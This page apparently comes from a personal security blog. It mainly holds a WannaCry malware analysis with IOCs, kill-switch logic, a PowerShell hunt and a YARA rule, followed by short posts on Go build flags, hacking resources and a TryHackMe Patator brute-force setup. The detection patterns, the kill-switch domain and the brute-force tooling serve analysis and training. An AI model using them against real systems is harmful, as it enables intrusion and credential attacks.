binaryrefinery (1) brute-forcing (1) C2 (1) compiler-flags (1) crac (3) ctf (3) cve (1) CVE-2025-29927 (1) defhawk (1) ethical hacking (2) go-lang (1) implant (1) javascript (1) link (1) malware-analysis (7) optimization (1) patator (1) PE-files (1) pmat (1) powershell (1) python (6) re-ctf (3) recmosrat (1) reverse-engineering (1) sysinternals (1) syswow64 (1) tryhackme (4) uwp (1) vulnerable-code (1) wannacry (1) web-security (1) windbg (1) windows (2) writeup (4) xss (1)
-
Preliminary Analysis of the WannaCry Malware Dropper
Table Of Contents
- Table Of Contents
- Executive Summary
- High Level Technical Summary
- Static Analysis
- Interesting Strings
- Static Analysis Using Cutter (Kill Switch)
- Dynamic Analysis
- Indicators Of Compromise (IOCs)
- Host Based IOCs
- Disk Activity
- Persistence
- Dynamic Analysis using ProcMon
- Task Manager
- Network Based IOCs
- ProcMon Analysis
- Other Registry Changes
- Rules and Signatures
- Appendices
- Appendix B
- References
Executive Summary
The following are hashes of the main dropper executable.
md5sum db349b97c37d22f5ea1d1841e3c89eb4 sha256sum 24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c WannaCry is a ransomware cryptoworm which has the ability to encrypt files on an infected host and propagate through a network by itself. It attacked computers worldwide in 2017 until its march was stopped by a researcher named Marcus Hutchins who registered the kill-switch domain that causes the malware to simply exit. It is a C-compiled dropper that runs on and attacks computers running the Windows operating system. This malware is known to spread via exploiting the SMB EternalBlue flaw present on older versions of Windows.
Symptoms of infection include:
- Image files cannot be opened.

- The desktop background switches to a ransom message.
- Encryption of all files on the filesystem.
- A file named @WanaDecryptor@.exe shows up on the Desktop.
- A window (that cannot be removed) with instructions on how and by when to pay the ransom to get the files decrypted.
- A hidden directory named ldubjjytkvotzxy918 is created under c:\ProgramData.
YARA signature rules are attached in Appendix A. The sample hashes are available on VirusTotal for further examination

High Level Technical Summary
WannaCry has 3 components to it –
- a dropper (Ransomware.wannacry.exe or similar name),
- an encryptor(%WinDir%\tasksche.exe) and
- a decryptor (@WanaDecryptor@.exe).
It first tries to connect to a non-existent (originally) web domain (Appendix B) and quits if the host is contactable (kill switch). It probably does this to avoid running in a sandbox where it is likely to be analyzed. If the domain is not contactable, it begins execution. It persists itself by modifying a registry entry so that it can start running again if the machine restarts.
Static Analysis
Static analysis was performed using the Mandiant Floss program. Strings longer than 6 characters were dumped to a file and then examined using an editor.
floss -n 6 Ransomware.Wanncry.exe > wannacry.txtInteresting Strings
This is an unobfuscated Win32 binary. We see plenty of Win32 calls.


It imports iphlpapi.dll (IP Helper API) that exposes IP/Networking related APIs.
There is a reference to mssesecsvc.exe.

This check could be an anti-analysis feature.


Perhaps the most interesting strings – Execution of a binary with -security, several references to c:\ and c:\Windows, tasksche.exe, file creation API calls and a suspicious looking URL
An indication that the malware is doing some encryption.

Another set of interesting strings – the WannyCry extension (.wnry), icacls ./grant (changing ACLs on files), attrib + h (hiding a file or directory), GetNativeSystemInfo (getting information about the system).


Some kind of locale specific behavior – with .wnry telltale giveaway.
References to IP addresses

Long encoded strings


An assembly manifest

A suspicious reference to the system Disk Partition utility.

Another suspicious reference to a renamed dfrgui.exe – the Microsoft Disk Defragmenter.


PE View displays an embedded executable (with the MZ magic header) hidden inside the resources section.
Static Analysis Using Cutter (Kill Switch)
When the malware binary is detonated with INetSim turned on, it simply exits. When detonated without INetSim (and with elevated privileges), it starts its work. We want to see where this logic is hidden in the malware.

The code executes if the target host is inaccessible i.e. if InternetOpenUrlA returns a FALSE value.
EAX contains the return value of InternetOpenUrlA . This value is moved to EDI. EDI is then tested and the code either jumps to detonating the code (0x004081a7) or to exiting (0x004081bc) depending on this final value in EDI.
Dynamic Analysis
To start dynamic analysis, we detonate the malware as admin on the sandbox. We also start the SysInternals TcpView program. We notice several new files appearing on the Desktop.
Indicators Of Compromise (IOCs)
Host Based IOCs

Files created on the host after malware detonation.

The malware binary’s original file name attribute is set to allow it to masquerade as a legal Windows binary a.k.a. the Windows Disk Defragmenter.
Disk Activity

Any malware is likely to have written some not-so-easy-to-find artefacts to the disk. Let use PowerShell to look for hidden folders created in the last 1 hour on the C:\ drive.
$OneHourAgo = (Get-Date).AddHours(-1)
Get-ChildItem -Directory -Recurse -Force | Where-Object {
    $_.Attributes -match "Hidden" -and $_.CreationTime -gt $OneHourAgo
 }
Run in an elevated powershell terminal in c:\

We see a new hidden directory named ldubjjytkvotzxy918 created under c:\ProgramData.
Several of the file names listed here were discovered during static analysis.
Persistence
The malware writes an entry into the Windows Registry under HKLM:SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run. This allows it to persist across machine restarts.

Dynamic Analysis using ProcMon
We filter on ProcessName contains “wanna”.

The ProcMon Process Tree for the process shows the malware running disguised as “Microsoft Disk Fragmenter”.

The main process launches 3 other processes i.e. tasksche.exe, taskdl.exe and taskse.exe. Recall the presence of these executables in the hidden directory created on the C:\ drive.

The creation of the files in the hidden directory is displayed when we filter on CreateFile operations and Path containing ldubjjytkvotzxy918.

Task Manager
There is a background process that runs the encrypter (tasksche.exe). It is named “DiskPart.exe” to avoid immediate visual detection.


We also see a process named “taskhsvc.exe” which actually points towards the Tor browser binary in the malware directory.

We also notice a Windows service with the same name as the malware directory. This points to the same binary as the encrypter component of the malware.

We can verify that this service has been registered in the Registry under HKLM:\SYSTEM\ControlSet001\Services.

The decryptor component of the malware is seen below. This component displays the window that displays ransomware payment information.
Network Based IOCs
We start INetSim on the analysis machine and detonate the malware, we see a DNS request going out to the kill-switch domain. Since INetSim returns a OK response, the malware exits without doing any damage.



We use TcpView to watch network activity. When we detonate the malware without starting INetSim, and monitor the network traffic on the analysis machine, we see the malware trying to connect to a bunch of hosts on port 445 (SMB).
ProcMon Analysis
Lets start by filtering on the name of the executable => ProcessName contains “wanna”. We see the malware attempting network connections to several IPs. This validates the traffic seen in the TcpView output above.
Other Registry Changes

This key represents the number of times an application switched focus (was left-clicked on the taskbar). It shows the number of times the WanaDecryptor was minimized or maximized, as opposed to just launched.
The exact use of this registry entry is not clear at the time this report was first written.
Rules and Signatures
A YARA rule to detect the dropper executable is included in Appendix A.
Appendices
Appendix A
The following Yara rule can be used to detect the presence of the ransomware dropper executable on the infected machine. The complete rule can be accessed from https://github.com/raghavanks/pmat/blob/3c221454fa7717d44f9f3b8ce28c3850480b3c6e/wannacry.yara.
rule PMATDetectWannaCry {
    meta:
        last_updated = "2024-09-08"
        author = "Raghavan"
        description = "A Yara rule for WannaCry based on strings found during static analysis."
    strings:
        // Fill out identifying strings and other criteria
        $s1 = "iphlpapi.dll" ascii // match this ascii string
        $s2 = "mssecsvc.exe"
	$s3 = "cmd.exe /c"
	$s4 = "icacls . /grant Everyone"
	$s5 = "r.wnry"
	$s6 = "tasksche.exe"
	$s7 = "http://"
        $pe_magic_byte = "MZ"      // PE magic byte
	$sb64="fd4d9L7LS8S9B/wrEIUITZWAQeOPEtmB9vuq8KgrAP3loQnkmQdvP0QF9j8CIF9EdmNK3KEnH2CBme0Xxbx/WOOCBCDPvvjJYvcvf95egcjZ+dWquiACPOkTFW3JS6M+sLa/pa6uVzjjWOIeBX+V3Pu12C9PjUWOoRfFOAX+SFzVJL4ugpzxsVRvgFvIgqXupq+y6bfWsK90pWeE5qzBSTKcSepm0GPGr/rJg0hJn4aVBbsdnXxM2ZCDorVUsFUsF9vXC2UIJlsx5yEdThqQ5MoEd6tRwRSfYA87dvMJrPfpB8qLIaFHNX684tJJn30Bx0vnkLW3oRcGKuBqZdJ/PI4yIm++QVKkBLVa106S2gpwejplTs510cW0VN+8yVJAuZhPZSij7FLlAE4zS0bjSo6lP098nSduB9h9eziOeLhd1KG16h+g8xP2CV1VsNhr9ao+2cmCeiHYhbceDilST+ASGztHMWarFIlJUL6qlCrptzEJTk+er2j7SfHHT0nNtEa4+JRvPq5C21Kd1pcQ7vKlvZ5flQs1vvXTGZhYZKTv5lrdWNEtVEzGh+KvTFJxqKz5LNvLPT/0yRqcO6deL/nmv3UCt+B0Ut2X6cNonJG76Ut78wcRv4YP2MwApDS9fSz2AGGVxm246qiUiKWWtM6w40aDjuPH7gCQEoDHwhJgvLgmSaibPwjJrDzO0hMGDrp6SxwIFNS1G2oAPcvOn4CL4JDuLCBs08NtDrQysl0WMgCIBM+1O5D8Lue0J0359/4fCzqNCvBoqgyss9YWZb6wy6C/Kz4ak/Qmt74uXsA71fduIs3zEs6CAPpQQlvXMlZYWczpenAS2b+gO6aHHEFZBJmJ6Vy9I4RoLIPH/8Ig1ManJzkgPODvGvcuE/WUDFmiIiwGMlFMFTchBTVUQSPaLFWMUk6FqeO1LTY2/Rc3lSWSuBVeAAtlUNa6kfXqh/9=="
    condition:
        // Fill out the conditions that must be met to identify the binary
        $pe_magic_byte at 0      and                  // PE magic byte at 00
        all of ($s*)                                  // all strings starting with s.
Appendix B
The following URLs show up in the static analysis phase. \171.16.99.5\IPC$ and \192.168.56.20\IPC$.
The following URL http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com is the kill switch that if accessible, causes the malware to exit without doing its damage.
References
-
Go compiler switches to reduce binary size
I just started playing around with the Go programming language with a view to eventually be able to understand/author code than can be used to pentest websites.
A small compiler tip I learnt while writing my first program

go build win2.goNote the size of the generated binary.
Adding the -w -s flags
go build -w -s win2.go
There is a significant reduction in the binary size. Quoting from Black Hat Go – Having a smaller binary will make it more efficient to transfer or embed while pursuing your nefarious endeavors. 😉
The book goes on to say “By default, the produced binary file contains debugging information and the symbol table. This can bloat the size of
the file. To reduce the file size, you can include additional
flags during the build process to strip this information from the
binary.“Lets look at the tradeoff – losing the ability to perform runtime debugging using gdb.
Without the flags.

With the flags

REFERENCES
- Black Hat Go – Steele et. al. (Chapter 1)
-
Vulnerable Javascript resources
Here are 4 useful beginner-friendly, pocket-friendly resources to learn about Javascript from an ethical hackers perspective.
Resource Link Hacker101 -Javascript for Hackers video https://www.hacker101.com/sessions/javascript_for_hackers Leanpub -Javascript for Hackers ebook https://leanpub.com/javascriptforhackers Udemy – Ethical Hacking with Javascript course https://www.udemy.com/course/ethical-hacking-with-javascript/ FrontEndMasters – Web Security course https://frontendmasters.com/courses/web-security/ Javascript with a security focus binaryrefinery brute-forcing C2 compiler-flags crac ctf cve CVE-2025-29927 defhawk ethical hacking go-lang implant javascript link malware-analysis optimization patator PE-files pmat powershell python re-ctf recmosrat reverse-engineering sysinternals syswow64 tryhackme uwp vulnerable-code wannacry web-security windbg windows writeup xss
-
Sysinternals Talk
Just ran into this great post on the SentinelOne website on the history of the Sysinternals suite by none other than it’s creator – Mark Russinovich.
https://www.sentinelone.com/labs/the-life-and-times-of-sysinternals-how-one-developer-changed-the-face-of-malware-analysis/ -
TryHackMe Brute Force Heroes Partial Writeup – Trouble with Patator
I was doing the TryHackMe Brute Force Heroes room and came across the Patator brute forcing tool. Getting it to successfully brute force the DVWA application was quite a feat for me, which led me to write this post.
I am using my own Kali Linux attack box. These instructions may not apply if you use the THM Attack Box.
Contrary to what the Task instructions say, I was able to get Python 3 to work pretty well with the patator tool. Using Python 2 led to a bunch of issues and wasted time.
# create a Python 3 virtual env
└─$ python3 -m venv env3

# activate env3
$ source env3/bin/activate
┌──(env3)─(kali㉿kali)

# install pycurl
└─$ pip install pycurl

# test pyCurl
┌──(env3)─(kali㉿kali)-
└─$ python
Python 3.11.2 (main, Mar 13 2023, 12:18:29) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pycurl
